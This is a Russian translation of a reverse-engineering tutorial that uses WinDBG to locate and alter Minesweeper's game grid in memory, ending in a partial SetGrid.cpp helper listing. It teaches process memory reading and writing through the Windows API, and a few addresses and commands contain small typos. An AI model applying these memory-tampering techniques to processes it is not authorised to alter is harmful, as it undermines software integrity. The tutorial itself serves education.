Если читатель обратит внимание на окно Command, он заметит, что загружена серия модулей, а процесс WinMine был прерван.

```
ModLoad: 01000000 01020000 C:\WINDOWS\System32\winmine.exe
ModLoad: 77f50000 77ff7000 C:\WINDOWS\System32\ntdll.dll
ModLoad: 77e60000 77f46000 C:\WINDOWS\system32\kernel32.dll
```

```

ModLoad: 77c10000 77c63000 C:\WINDOWS\system32\msvcrt.dll
...
ModLoad: 77c00000 77c07000 C:\WINDOWS\system32\VERSION.dll
ModLoad: 77120000 771ab000 C:\WINDOWS\system32\OLEAUT32.DLL
ModLoad: 771b0000 772d4000 C:\WINDOWS\system32\OLE32.DLL
(9b0.a2c): Break instruction exception - code 80000003 (first chance)
eax=7ffdf000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004
eip=77f75a58 esp=00cffffc ebp=00cffff4 iopl=0 nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000  efl=00000246
ntdll!DbgBreakPoint:
77f75a58 cc int 3

```

Два 32-битных адреса после "ModLoad:" представляют диапазон виртуальной памяти, в который отображен соответствующий модуль. Эти загруженные модули содержат функциональность, от которой зависит WinMine. Чтобы получить список загруженных модулей, читатель может выдать любую из следующих команд:

```
!m, !lm, !dlls
```

Читатель также должен заметить, что WinDBG по умолчанию показывает значения регистров в окне Command при достижении точки останова или после завершения каждого шага.

5.2. Загруженные символы

Мы потратили время на загрузку и установку Symbols Packages, так что посмотрим, какие подсказки они дают. Введите следующее в окне Command, чтобы получить список всех доступных символов для WinMine.

```
x WinMine!*
```

Команда `e(x)amine` интерпретирует все слева от восклицательного знака как маску регулярного выражения для имени модуля, а все справа - как маску регулярного выражения для имени символа. За дополнительной информацией о синтаксисе регулярных выражений читателю рекомендуется обратиться к связанным документам в разделе ссылок [10].

В окне Command прокрутится список символов.

```

...
01003df6 winmine!GetDlgInt = <no type information>
010026a7 winmine!DrawGrid = <no type information>
0100263c winmine!Cleanup = <no type information>
01005b30 winmine!hInst = <no type information>
01003940 winmine!Rnd = <no type information>
01001b81 winmine!DoEnterName = <no type information>
...

```

По этому списку невозможно уверенно определить, какие символы представляют функции, а какие - переменные. Это связано, как указал WinDBG, с отсутствием информации о типах. Это типично для публичных файлов символов. К счастью, существуют методологии, которые позволяют читателю как минимум отличать функции от не-функций. Предполагая, что читатель не очень хорошо умеет читать ассемблер, методы, требующие этого навыка, на короткое время будут отложены. Вместо этого будет рассмотрена альтернативная техника - изучение защит виртуальной памяти, которую относительно легко понять и применить.

5.3. Защита памяти

До сих пор обсуждения, связанные с памятью приложения, были достаточно пренебрежены. Теперь это изменится. Это не значит, что сейчас будут раскрыты внутренние механизмы управления памятью Windows; напротив, ради краткости и удовлетворения наших немедленных утилитарных потребностей будет применен довольно узконаправленный подход.

Когда приложение запрашивает память, при наличии свободного места ему выделяется область с определёнными правами доступа: чтение, запись и выполнение. По этим правам часто можно отличить функцию от переменной. Область с машинным кодом должна допускать выполнение, тогда как память обычных переменных — нет. WinDBG позволяет узнать защиту памяти по заданному адресу с помощью команды расширения !vprot. Для примера выберем символ с говорящим именем и введём в окне команд:

```
!vprot WinMine!ShowBombs
```

ShowBombs был выбран потому, что его имя подразумевает (для меня), что это функция. Посмотрим, что говорит !vprot:

```
BaseAddress:      01002000
AllocationBase:    01000000
AllocationProtect: 00000080 PAGE_EXECUTE_WRITECOPY
RegionSize:        00003000
State:             00001000 MEM_COMMIT
Protect:           00000020 PAGE_EXECUTE_READ
Type:              01000000 MEM_IMAGE
```

На первый взгляд это может показаться противоречивым. Однако поле AllocationProtect обозначает защиту по умолчанию для всей области памяти. Поле Protect говорит о текущих защитах конкретной области, указанной первым аргументом. Как и ожидалось, она установлена на выполнение и чтение, что обозначено PAGE_EXECUTE_READ. Далее посмотрим на защиту памяти области, выделенной для предполагаемой переменной, например WinMine!szClass.

```
!vprot WinMine!szClass
```

Ожидается, что !vprot вернет защиту страницы, разрешающую только чтение и запись в эту область.

```
BaseAddress:      01005000
AllocationBase:    01000000
AllocationProtect: 00000080 PAGE_EXECUTE_WRITECOPY
RegionSize:        00001000
State:             00001000 MEM_COMMIT
Protect:           00000004 PAGE_READWRITE
Type:              01000000 MEM_IMAGE
```

Так и есть. Префикс sz обычно обозначает строку; проверим это, выведя память по данному адресу. Введите в окне команд:

```
du WinMine!szClass
```

Модификатор u команды отображения памяти d задаёт интерпретацию данных как строку Юникода. Результат:

```
01005aa0 "Minesweeper"
```

Я убежден.

5.4. Понимание ассемблера

Цель этой главы - просто найти, где находится игровое поле. С учетом этого вернемся к ранее найденной функции ShowBombs. Логически не так уж смело предположить, что эта функция приведет к игровому полю. Установите точку останова на этой функции, введя следующую команду:

```
bp WinMine!ShowBombs
```

WinDBG не дает положительной обратной связи о том, что точка останова успешно установлена. Однако WinDBG предупредит пользователя, если не сможет разрешить запрошенное имя или адрес. Чтобы получить список установленных точек останова, введите следующую команду:

b1

Окно Command должно отразить:

```
0 e 01002f80      0001 (0001) 0:*** WinMine!ShowBombs
```

Первая цифра — номер точки останова, на который могут ссылаться другие команды отладчика. Следующее поле показывает её состояние: включена (e, enabled) или отключена (d, disabled). Далее указаны виртуальный адрес, число срабатываний, оставшихся до остановки, и в скобках исходное значение этого счётчика. После них выводится внутренний номер процесса — не идентификатор процесса. За двоеточием находился бы идентификатор потока, если бы точка останова относилась только к одному потоку; три звёздочки означают, что такого ограничения нет. В конце показаны модуль и символ, на котором остановится WinDBG.

Запустите WinMine, нажав F5 (Go) или введя g в окне Command. Читатель должен заметить, что WinDBG сообщает пользователю "Debuggee is running". Переключитесь в окно WinMine и нажмите на верхнюю левую клетку, что должно открыть число два. Затем нажмите клетку справа, и станет очень очевидно, что была выбрана мина, поскольку читатель больше не сможет взаимодействовать с WinMine. Это связано с тем, что WinDBG распознал выполнение условия точки останова и ждет указаний. Вернувшись в WinDBG, в окне Command будет выделена следующая инструкция:

```
01002f80 a138530001      mov     eax,[WinMine!yBoxMac (01005338)]
```

Это первая инструкция внутри функции ShowBombs, соответствующая адресу, ранее обнаруженному при выводе текущих точек останова. Прежде чем пытаться понять эту инструкцию, сначала рассмотрим несколько функциональных и синтаксических аспектов ассемблера IA-32. Рекомендуется, чтобы читатель подготовил вышеупомянутые дополнительные материалы из главы 2.

Каждая строка дизассемблирования описывает инструкцию. Используем указанную выше инструкцию, чтобы определить основные компоненты инструкции, не отвлекаясь на то, как она относится к функции ShowBombs. Если свести ее к сути, предыдущую инструкцию можно абстрагировать и представить так:

```
<address> <opcodes> <mnemonic> <operand1>, <operand2>
```

<address> представляет виртуальное расположение <opcodes>. Опкоды - это буквальные инструкции, которые процессор интерпретирует для выполнения работы. Все справа от <opcodes> представляет перевод этих опкодов на язык ассемблера. <mnemonic> можно воспринимать как глагол или функцию, которая рассматривает каждый операнд как аргумент. Важно отметить, что в стиле Intel, в отличие от стиля АТТ, используемого GCC-ассемблером, эти операции движутся справа налево. То есть при выполнении арифметики или перемещении данных результат обычно оказывается в <operand1>.

Возвращаясь к исходной инструкции, можно определить, что 32-битное значение, расположенное по адресу 0x01005338, копируется в регистр eax. Квадратные скобки ([]) разыменовывают адрес в операнде — примерно как звёздочка (*) в C. Если найти код операции варианта mov, загружающего значение в eax, получится 0xa1.

```
Opcode Instruction Description
...
A0 MOV AL,moffs8* Move byte at (seg:offset) to AL.
A1 MOV AX,moffs16* Move word at (seg:offset) to AX.
A1 MOV EAX,moffs32* Move doubleword at (seg:offset) to EAX.
...
```

Первый байт <opcodes> не случайно равен 0xa1. Остаётся <operand2>, что приводит к вопросу о порядке байтов.

5.5. Порядок байтов

Порядок байтов определяет, как в памяти располагаются многобайтовые данные. В системах с порядком от младшего байта к старшему, включая IA-32, первым записывается наименее значимый байт. При обратном порядке первым записывается наиболее значимый байт. Поэтому значение 0x11223344 в первом случае хранится как последовательность байтов 44 33 22 11, а во втором – как 11 22 33 44.

Значение <operand2> равно 0x01005338, а оставшиеся байты <opcodes> — 0x38530001. Если записать операнд от младшего байта к старшему, последовательности совпадут.

0x01005338, переписано для ясности: 0x01 0x00 0x53 0x38

		+---	--+
		+-----	- -+
+-----	- - -	- - -	+
		V V V V	
		0x38530001	

Теперь видно, как процессору задаётся перенос значения по адресу 0x01005338 в еах. Подробнее о порядке байтов см. [5].

5.6. Условия

Посмотрим, можно ли применить эту новую информацию для достижения цели - поиска игрового поля. Начните с нажатия F10 или ввода р в окне Command, чтобы выполнить текущую инструкцию и остановиться. Есть несколько вещей, на которые стоит обратить внимание. Во-первых, ранее пурпурная полоса, выделявшая изученную выше инструкцию, теперь стала красной, а инструкция сразу под ней теперь выделена синим. WinDBG по умолчанию обозначает инструкции, удовлетворяющие условию точки останова, красным выделением, а текущую инструкцию - синим. Кроме того, несколько значений в окне Registers подсвечены красным. Помните из главы 4, что это означает обновленное значение регистра. Как и ожидалось, регистр еах был обновлен, но что представляет его новое значение? 0x18, теперь находящееся в еах, можно выразить как 24 в десятичном виде. Обратите внимание: наше игровое поле, хотя ранее было задано как 800x900, было отрисовано как 30x24. Совпадение? Это можно проверить, перезапустив WinMine с разными размерами поля, но ради краткости пусть следующее утверждение считается истинным:

```
winmine!yBoxMac == высота игрового поля
```

Следующие инструкции:

```
01002f85 83f801 cmp     eax,0x1
01002f88 7c4     jl      winmine!ShowBombs+0x58 (01002fd8)
```

сравнивают максимальную высоту с числом 0x1. Инструкция cmp выставляет флаги EFLAGS по результату сравнения, а следующая за ней jl выполняет условный переход по адресу 0x01002fd8, если знаковое значение еах меньше единицы. Мнемоники, начинающиеся с j (кроме безусловного jmp), обозначают условные переходы; буква l здесь означает «меньше». Эту последовательность можно выразить привычнее:

```
if(iGridHeight < 1) {
    //jmp winmine!ShowBombs+0x58
}
```

Перевод ассемблера в псевдокод или C может быть полезен при попытке понять большие или сложные функции. Можно предсказать, что условный переход не сработает, поскольку еах сейчас имеет значение 0x18. Но чисто ради обучения можно определить, что произошло бы, введя следующее в окне Command:

u 0x1002fd8

Это покажет читателю инструкции, которые были бы выполнены при выполнении условия.

5.7. Стеки и фреймы

Команда u инструктирует WinDBG (u)nassemble, то есть перевести из опкодов в мнемоники с операндами, информацию, найденную по указанному адресу.

```
01002fd8 e851f7ffff call WinMine!DisplayGrid (0100272e)
01002fdd c20400 ret 0x4
```

Из этого видно, что вызывается DisplayGrid, после чего ShowBombs возвращает управление вызывающей функции. Остаётся понять, куда возвращает ret и что означает 0x4. Код операции 0xe8 задаёт ближний вызов: процессор помещает в стек адрес следующей после call инструкции и передаёт управление по адресу назначения. Так начинается формирование кадра стека. При каждом вызове создаётся новый кадр, через который функция получает аргументы, размещает локальные переменные и впоследствии возвращает управление. Устройство кадра зависит от соглашения о вызовах; дополнительные сведения приведены в источнике [1]. Текущий стек вызовов — последовательность связанных кадров — показывает команда k.

```
ChildEBP RetAddr
0006fd34 010034b0 winmine!ShowBombs
0006fd40 010035b0 winmine!GameOver+0x34
0006fd58 010038b6 winmine!StepSquare+0x9e
0006fd84 77d43b1f winmine!DoButton1Up+0xd5
0006fdb8 77d43a50 USER32!UserCallWinProcCheckWow+0x150
0006fde4 77d43b1f USER32!InternalCallWinProc+0x1b
0006fe4c 77d43d79 USER32!UserCallWinProcCheckWow+0x150
0006feac 77d43ddf USER32!DispatchMessageWorker+0x306
0006feb8 010023a4 USER32!DispatchMessageW+0xb
0006ff1c 01003f95 winmine!WinMain+0x1b4
0006ffc0 77e814c7 winmine!WinMainCRTStartup+0x174
0006fff0 00000000 kernel32!BaseProcessStart+0x23
```

С этим читатель может отслеживать поток приложения в обратном порядке. Читателю может быть проще перемещаться по стеку вызовов, нажав Alt-6, что откроет окно Call Stack. Там информация стека вызовов немного обработана и отображается в табличном виде. Имея информацию стека вызовов, можно ответить на второй вопрос о том, куда действительно направляется ret. Например, после возврата ShowBombs eip будет установлен в 0x010034b0. Наконец, значение 0x4 можно понять, прочитав определение инструкции ret, где сказано, что это значение представляет "...число байтов стека, освобождаемых после извлечения адреса возврата; по умолчанию отсутствует. Этот операнд можно использовать для освобождения параметров из стека, которые были переданы вызываемой процедуре и больше не нужны". Более конкретно, когда процессор встречает инструкцию ret, он извлекает адрес, сохранённый на вершине стека, куда указывает esp, и помещает это значение в регистр eip. Если у инструкции ret есть операнд, этот операнд представляет, сколько дополнительных байтов следует удалить с вершины стека. С этой информацией и зная, что 32-битные адреса имеют длину четыре байта, можно определить, что функция ShowBombs принимает один аргумент. Это зависит от соглашения вызова, которое будет обсуждаться далее в документе.

Возвращаясь к текущей задаче, следующее представляет текущее понимание того, что делает функция ShowBombs:

```
if(iGridHeight < 1) {
    DisplayGrid();
    return;
} else {
    //do stuff
```



```
}
```

Продолжая, можно увидеть следующее в окне Disassembly; это займет место `"//do stuff"`.

```
01002f8a 53          push     ebx
01002f8b 56          push     esi
01002f8c 8b3534530001 mov     esi,[winmine!xBoxMac (01005334)]
01002f92 57          push     edi
01002f93 bf60530001  mov     edi,0x1005360
```

Начните с двух шагов WinDBG (нажав `p` дважды), чтобы `eip` был установлен в `0x1002f8a`. Следующие две инструкции сохраняют регистры `ebx` и `esi` в стеке. Это можно продемонстрировать, сначала просмотрев память, на которую ссылается `esp`, определив значение, сохраненное в `ebx`, нажав `p` для выполнения `push ebx` и снова просмотрев значение, сохраненное по `esp`. Читатель найдет значение `ebx`, сохраненное по `esp`.

```
0:000> dd esp
0006fd38 010034b0 0000000a 00000002 010035b0
0006fd48 00000000 00000000 00000200 0006fdb8
...
0:000> r ebx
ebx=00000001
0:000> p
eax=00000018 ebx=00000001 ecx=0006fd14 edx=7ffe0304 esi=00000000 edi=00000000
eip=01002f8b esp=0006fd34 ebp=0006fdb8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
winmine!ShowBombs+0xb:
01002f8b 56          push     esi
0:000> dd esp
0006fd34 00000001 010034b0 0000000a 00000002
0006fd44 010035b0 00000000 00000000 00000200
```

Значение `esp` уменьшилось на четыре байта — размер 32-битного указателя, — и по новому адресу оказалось значение `ebx`. То же произойдет после `push esi`: указатель стека уменьшится ещё на четыре, а по новому адресу будет записано значение `esi`. Иными словами, стек растёт в сторону меньших адресов. Его границы можно узнать из блока окружения потока (Thread Environment Block, TEB). В WinDBG для этого есть команда расширения `!teb`.

```
0:000> !teb
TEB at 7ffde000
  ExceptionList:      0006fe3c
  StackBase:          00070000
  StackLimit:         0006c000
  SubSystemTib:       00000000
  FiberData:          00001e00
  ArbitraryUserPointer: 00000000
  Self:               7ffde000
  EnvironmentPointer: 00000000
  ClientId:           00000ff4 . 00000ff8
  RpcHandle:          00000000
  Tls Storage:        00000000
  PEB Address:        7ffdf000
  LastErrorValue:     183
  LastStatusValue:    c0000008
  Count Owned Locks:  0
  HardErrorMode:      0
```

Обратите внимание на значения `StackBase` и `StackLimit`, которые обозначают потолок и пол стека соответственно. За дополнительной информацией о ТЕВ читателю рекомендуется обратиться к связанным документам в разделе ссылок [11]. Это было увлекательное отступление. Возвращаясь назад, читатель оказывается у следующей инструкции:

```
01002f8c 8b3534530001  mov     esi,[winmine!xBoxMac (01005334)]
```

Если закономерность сохраняется, инструкция загрузит ширину игрового поля в `esi`. После одного шага (`p`) регистр `esi` будет выделен красным в окне «Регистры» (Registers) и получит значение `0x1e`,

то есть 30 — ширину текущего поля. Значит, xBoxMac, по всей видимости, хранит ширину поля. Следующая инструкция, `push edi`, сохраняет `edi` перед выполнением `mov edi, 0x1005360`. Возможно, адрес `0x1005360` указывает на само игровое поле. Команда расширения `!vprot` показывает, что эта память доступна для чтения и записи (`PAGE_READWRITE`) и не относится к исполняемой области. Если здесь действительно хранится поле, в данных должен быть замечен повторяющийся узор. Введите `0x1005360` в окно «Память» (Memory):

```
01005360 10 42 cc 8f 8f 8f 8f 0f 8f 8f 8f 0f 0f 8f 0f .B.....
01005370 0f 8f 8f 8f 8f 8f 8f 0f 0f 0f 8f 0f 0f 8f 10 .....
01005380 10 8f 0f 0f 8f 8f 0f 0f 0f 0f 8f 0f 0f 8f 8f .....
01005390 0f 8f 0f 0f 0f 8f 8f 8f 0f 0f 8f 8f 8f 8f 10 .....
010053a0 10 0f 0f 8f 0f 0f 8f 0f 0f 0f 0f 8f 0f 0f 0f .....
010053b0 8f 0f 0f 0f 8f 8f 0f 0f 8f 0f 8f 8f 8f 0f 10 .....
010053c0 10 0f 0f 8f 0f 0f 8f 0f 0f 0f 8f 0f 0f 8f 0f .....
010053d0 8f 0f 0f 8f 0f 0f 8f 0f 0f 0f 8f 0f 0f 0f 10 .....
010053e0 10 0f 0f 8f 0f 8f 8f 0f 0f 8f 8f 0f 0f 8f 0f .....
010053f0 0f 0f 0f 0f 8f 0f 0f 0f 0f 0f 0f 8f 0f 0f 10 .....
01005400 10 8f 0f 0f 0f 0f 0f 8f 8f 8f 8f 8f 0f 0f 8f .....
01005410 0f 8f 0f 0f 0f 0f 0f 0f 0f 0f 8f 8f 0f 10 .....
01005420 10 8f 0f 8f 8f 0f 8f 8f 0f 0f 8f 8f 0f 8f 0f .....
```

6. Интерпретация игрового поля

Читатель может сразу заметить, что этот участок памяти заполнен ограниченным набором значений. Наиболее заметны `0x8f`, `0x0f`, `0x10`, `0x42`, `0xcc`. Кроме того, можно заметить следующий повторяющийся паттерн:

```
0x10 <30 bytes> 0x10.
```

Число 30 может показаться читателю знакомым, поскольку оно встречалось ранее при обнаружении ширины поля. Можно предположить, что каждое повторение паттерна представляет строку игрового поля. Чтобы помочь подтвердить это, переключитесь в WinDBG и возобновите WinMine, нажав `g` в окне Command. Переключитесь в WinMine и мысленно наложите информацию в окне Memory на игровое поле. Можно выявить корреляцию: каждая мина на игровом поле соответствует `0x8f`, а каждая пустая позиция на игровом поле соответствует `0x0f`. Кроме того, можно заметить, что взорванная мина на игровом поле представлена `0xcc`, а число два представлено `0x42`.

Чтобы подтвердить, что это действительно игровое поле, необходимо проверить нижнюю границу, выполнив простую арифметику и применив ту же технику, которая использовалась для определения предполагаемого начала. Текущая гипотеза состоит в том, что каждый вышеупомянутый паттерн представляет строку игрового поля. Если это верно, можно умножить 32, длину нашего паттерна, на число строк игрового поля, 24. Результат этого вычисления - 768, или `0x300` в шестнадцатеричном виде. Это значение можно добавить к предполагаемому началу поля, расположенному по `0x01005360`, чтобы получить конечный адрес `0x01005660`. Перезапустите WinMine, нажав желтый смайлик, заново запустите вспомогательное приложение SetGrid и нажмите нижнюю правую клетку игрового поля. По совпадению появится число два. Затем нажмите позицию непосредственно слева от числа два. Эта позиция содержит мину и вызовет точку останова в WinDBG. Переключитесь в WinDBG и обратите внимание на окно Memory. Нажмите Next в окне Memory дважды, чтобы привести этот диапазон в фокус.

```
01005640 10 8f 0f 0f 0f 8f 0f 0f 8f 0f 8f 0f 0f 0f 8f .....
01005650 0f 8f 0f 0f 0f 8f 0f 0f 0f 0f 0f 0f cc 42 10 .....B.
01005660 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
01005670 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
```

Следуя тому же наложению, что и раньше, читатель заметит, что прежние соответствия можно провести между последней строкой игрового поля и информацией, расположенной по 0x01006540, началу ранее определенного 32-байтового паттерна. Снова обратите внимание, что каждая мина представлена 0x8f. С этой информацией читатель может разумно заключить, что это действительно игровое поле.

7. Удаление мин

Прежде чем обращаться к отдельной программе, познакомимся с командой WinDBG e — вводом значений в память. С её помощью можно изменять выбранные участки виртуальной памяти, в том числе удалять мины с поля WinMine. Сбросьте поле: возобновите WinMine в отладчике, нажмите жёлтый смайлик и запустите SetGrid. Откройте верхнюю левую клетку, затем прервите процесс сочетанием Ctrl+Break. По адресу 0x01005362, непосредственно справа от открытой двойки, находится мина. Выполните в окне команд:

```
eb 0x01005362 0x0f
```

Возобновите WinMine в WinDBG и нажмите позицию справа от двойки. Обратите внимание: вместо отображения мины открывается число два. Читатель мог бы выполнить утомительную задачу вручную по всему полю, или можно разработать приложение для обнаружения и/или удаления мин.

7.1. Виртуальный сапер

В этом разделе читатель познакомится с частями Windows API, которые позволят разработать приложение, выполняющее следующее:

1. Найти и подключиться к процессу WinMine
2. Прочитать игровое поле WinMine
3. Манипулировать полем, чтобы либо показать, либо удалить скрытые мины
4. Записать вновь измененное поле обратно в пространство приложения WinMine

Чтобы выполнить первую задачу, можно воспользоваться услугами Tool Help Library, открытой через Tlhelp32.h. Снимок выполняющихся процессов можно получить вызовом CreateToolhelp32Snapshot, имеющим следующий прототип. Эту информацию можно получить, обратившись к Platform SDK:

```
HANDLE WINAPI CreateToolhelp32Snapshot(  
    DWORD dwFlags,  
    DWORD th32ProcessID  
);
```

Эта функция при вызове с dwFlags, установленным в TH32CSNAPPROCESS, предоставит читателю дескриптор текущего списка процессов. Чтобы перечислить этот список, читатель должен сначала вызвать функцию Process32First, имеющую следующий прототип:

```
BOOL WINAPI Process32First(  
    HANDLE hSnapshot,  
    LPPROCESSENTRY32 lppe  
);
```

Последующие итерации по списку процессов доступны через функцию Process32Next, имеющую следующий прототип:

```
BOOL WINAPI Process32Next(  
    HANDLE hSnapshot,  
    LPPROCESSENTRY32 lppe  
);
```

Как читатель наверняка заметил, обе эти функции возвращают LPPROCESSENTRY32, которая включает множество полезной информации:

```
typedef struct tagPROCESSENTRY32 {
    DWORD dwSize;
    DWORD cntUsage;
    DWORD th32ProcessID;
    ULONG_PTR th32DefaultHeapID;
    DWORD th32ModuleID;
    DWORD cntThreads;
    DWORD th32ParentProcessID;
    LONG pcPriClassBase;
    DWORD dwFlags;
    TCHAR szExeFile[MAX_PATH];
} PROCESSENTRY32, *PPROCESSENTRY32;
```

Наиболее заметны szExeFile, которое позволит читателю найти процесс WinMine, и th32ProcessID, которое предоставляет ID процесса для подключения после нахождения процесса WinMine. После обнаружения процесса WinMine к нему можно подключиться через функцию OpenProcess, имеющую следующий прототип:

```
HANDLE OpenProcess(
    DWORD dwDesiredAccess,
    BOOL bInheritHandle,
    DWORD dwProcessId
);
```

После открытия процесса WinMine читатель может прочитать текущее игровое поле из его виртуальной памяти через функцию ReadProcessMemory, имеющую следующий прототип:

```
BOOL ReadProcessMemory(
    HANDLE hProcess,
    LPCVOID lpBaseAddress,
    LPVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T* lpNumberOfBytesRead
);
```

После чтения поля в буфер читатель может пройти по нему, заменяя все экземпляры 0x8f либо на 0x8a, чтобы показать мины, либо на 0x0f, чтобы удалить их. Затем измененный буфер можно записать обратно в процесс WinMine с помощью функции WriteProcessMemory, имеющей следующий прототип:

```
BOOL WriteProcessMemory(
    HANDLE hProcess,
    LPVOID lpBaseAddress,
    LPCVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T* lpNumberOfBytesWritten
);
```

С этой информацией у читателя есть инструменты, необходимые для разработки приложения, достигающего конечной цели этой статьи: обнаружить и/или удалить мины с игрового поля WinMine. Исходный код работающей демонстрации этого можно найти в разделе ссылок.[13]

8. Заключение

В ходе этого документа читатель познакомился с частями многих понятий, необходимых для успешного поиска, понимания и манипулирования игровым полем WinMine. Поэтому многие детали, окружающие эти понятия, были опущены ради краткости. Чтобы получить более целостное представление о рассмотренных понятиях, читателю рекомендуется прочитать материалы,

указанные в разделе ссылок, и поискать дополнительные работы.

Ссылки

1. Calling Conventions <<http://www.unixwiz.net/techtips/win32-callconv-asm.html>>
2. Symbol Server <<http://www.microsoft.com/whdc/devtools/debugging/debugstart.mspcx>>
3. Symbols ms-help://MS.PSDK.1033/debug/base/symbolfiles.htm
4. Platform SDK <www.microsoft.com/msdownload/platformsdk/sdkupdate/>
5. Endianness <<http://www.intel.com/design/intarch/papers/endian.pdf>>
6. EFLAGS <ftp://download.intel.com/design/Pentium4/manuals/25366514.pdf> Appendix B
7. Intel Command References <<http://www.intel.com/design/pentium4/manuals/indexnew.htm>>
8. Debugger Quick Reference <<http://www.tonyschr.net/debugging.htm>>
9. WinDBG Prompt: справка WinDBG, поиск по "Command Window Prompt"
10. Regular Expressions: справка WinDBG, поиск по "Regular Expression Syntax"
11. TEB <<http://msdn.microsoft.com/library/en-us/dllproc/base/teb.asp>>
12. SetGrid.cpp

```
/*
 * SetGrid.cpp - trew@exploit.us
 *
 * Это вспомогательный код к статье "Introduction to Reverse Engineering
 * Windows Applications" в составе Uninformed Journal. Это приложение
 * устанавливает игровое поле читателя детерминированным образом, чтобы
 * демонстрации в статье совпадали с тем, что читатель видит в своем
 * экземпляре WinMine.
 */

#include <stdio.h>
#include <windows.h>
#include <tlhelp32.h>

#pragma comment(lib, "advapi32.lib")

#define GRID_ADDRESS    0x1005360
#define GRID_SIZE       0x300

int main(int argc, char *argv[]) {

    HANDLE    hProcessSnap    = NULL;
    HANDLE    hWinMineProc    = NULL;

    PROCESSENTRY32 peProcess    = {0};

    unsigned int procFound      = 0;
    unsigned long bytesWritten  = 0;

    unsigned char grid[] =

        "\x10\x0f\x8f\x8f\x8f\x8f\x0f\x8f\x8f\x8f\x0f\x8f\x0f"
        "\x0f\x8f\x8f\x8f\x8f\x8f\x0f\x0f\x0f\x8f\x0f\x0f\x8f\x8f\x10"
        "\x10\x8f\x0f\x0f\x8f\x8f\x0f\x0f\x0f\x0f\x8f\x0f\x0f\x8f\x8f"
        "\x0f\x8f\x0f\x0f\x0f\x8f\x8f\x0f\x0f\x8f\x8f\x8f\x8f\x8f\x10"
        "\x10\x0f\x0f\x8f\x0f\x0f\x0f\x8f\x0f\x0f\x0f\x0f\x8f\x0f\x0f\x0f"
        "\x8f\x0f\x0f\x0f\x8f\x8f\x0f\x0f\x8f\x0f\x8f\x8f\x0f\x10"
        "\x10\x0f\x0f\x8f\x0f\x0f\x8f\x0f\x0f\x0f\x8f\x0f\x0f\x8f\x0f\x0f"
        "\x8f\x0f\x0f\x8f\x0f\x0f\x0f\x8f\x0f\x0f\x0f\x8f\x0f\x0f\x10"
        "\x10\x0f\x0f\x8f\x0f\x0f\x8f\x8f\x0f\x0f\x8f\x8f\x0f\x0f\x0f"
        "\x0f\x0f\x0f\x0f\x8f\x0f\x0f\x0f\x0f\x0f\x0f\x8f\x0f\x0f\x10"
        "\x10\x8f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x8f\x8f\x0f\x8f\x0f\x8f"
        "\x0f\x8f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x8f\x8f\x0f\x10"
        "\x10\x8f\x0f\x8f\x8f\x0f\x8f\x8f\x0f\x0f\x8f\x8f\x0f\x8f\x0f"
        "\x0f\x0f\x0f\x8f\x0f\x8f\x0f\x0f\x8f\x8f\x0f\x8f\x0f\x10"
```

```
"\x10\x8f\x8f\x0f\x0f\x0f\x8f\x0f\x0f\x0f\x0f\x8f\x8f\x8f\x8f\x0f"
"\x0f\x0f\x0f\x0f\x0f\x8f\x8f\x8f\x0f\x0f\x0f\x8f\x8f\x8f\x10"
"\x10\x8f\x0f\x8f\x8f\x8f\x0f\x0f\x0f\x0f\x0f\x8f\x0f\x8f\x0f\x0f"
"\x8f\x8f\x0f\x0f\x0f\x8f\x0f\x8f\x0f\x0f\x0f\x0f\x0f\x0f\x10"
"\x10\x0f\x0f\x8f\x8f\x0f\x8f\x8f\x8f\x8f\x0f\x0f\x0f\x0f\x0f"
"\x0f\x0f\x0f\x0f\x0f\x8f\x8f\x8f\x8f\x8f\x8f\x8f\x8f\x10"
"\x10\x0f\x0f\x0f\x8f\x8f\x8f\x0f\x8f\x8f\x0f\x0f\x0f\x8f\x0f\x0f"
"\x0f\x8f\x0f\x8f\x0f\x0f\x8f\x8f\x0f\x0f\x0f\x0f\x0f\x8f\x10"
"\x10\x0f\x8f\x8f\x0f\x8f\x0f\x8f\x0f\x8f\x0f\x8f\x8f\x0f\x8f"
"\x0f\x0f\x0f\x0f\x0f\x8f\x8f\x0f\x0f\x8f\x0f\x8f\x0f\x0f\x10"
"\x10\x0f\x0f\x8f\x8f\x0f\x8f\x0f\x8f\x0f\x0f\x8f\x0f\x0f\x8f"
"\x8f\x0f\x8f\x8f\x8f\x0f\x0f\x8f\x0f\x8f\x0f\x8f\x8f\x8f\x10"
"\x10\x8f\x8f\x0f\x0f\x0f\x0f\x0f\x0f\x8f\x0f\x8f\x0f\x8f\x0f"
"\x0f\x0f\x8f\x8f\x8f\x8f\x8f\x8f\x0f\x8f\x0f\x8f\x0f\x8f\x10"
"\x10\x8f\x8f\x0f\x0f\x0f\x0f\x0f\x0f\x8f\x0f\x8f\x0f\x8f\x8f"
"\x8f\x8f\x0f\x0f\x0f\x0f\x0f\x8f\x8f\x0f\x8f\x0f\x8f\x10"
"\x10\x0f\x8f\x8f\x0f\x0f\x0f\x0f\x8f\x8f\x0f\x8f\x0f\x8f\x0f"
"\x0f\x0f\x8f\x8f\x0f\x8f\x0f\x0f\x0f\x0f\x8f\x0f\x8f\x10"
"\x10\x0f\x0f\x8f\x8f\x0f\x8f\x0f\x8f\x8f\x0f\x0f\x0f\x0f\x0f"
"\x0f\x0f\x8f\x8f\x0f\x8f\x0f\x0f\x0f\x0f\x8f\x0f\x8f\x10"
"\x10\x0f\x0f\x8f\x8f\x0f\x8f\x0f\x8f\x8f\x0f\x0f\x0f\x0f\x0f"
"\x0f\x0f\x8f\x8f\x0f\x8f\x0f\x0f\x0f\x0f\x8f\x0f\x8f\x10"
"\x10\x0f\x8f\x8f\x8f\x0f\x8f\x0f\x8f\x8f\x0f\x0f\x0f\x8f\x10"
"\x10\x8f\x0f\x0f\x0f\x8f\x0f\x0f\x8f\x0f\x8f\x0f\x0f\x8f"
"\x0f\x8f\x0f\x0f\x0f\x8f\x0f\x0f\x0f\x0f\x0f\x0f\x8f\x10";
```

```
// Получить список выполняющихся процессов
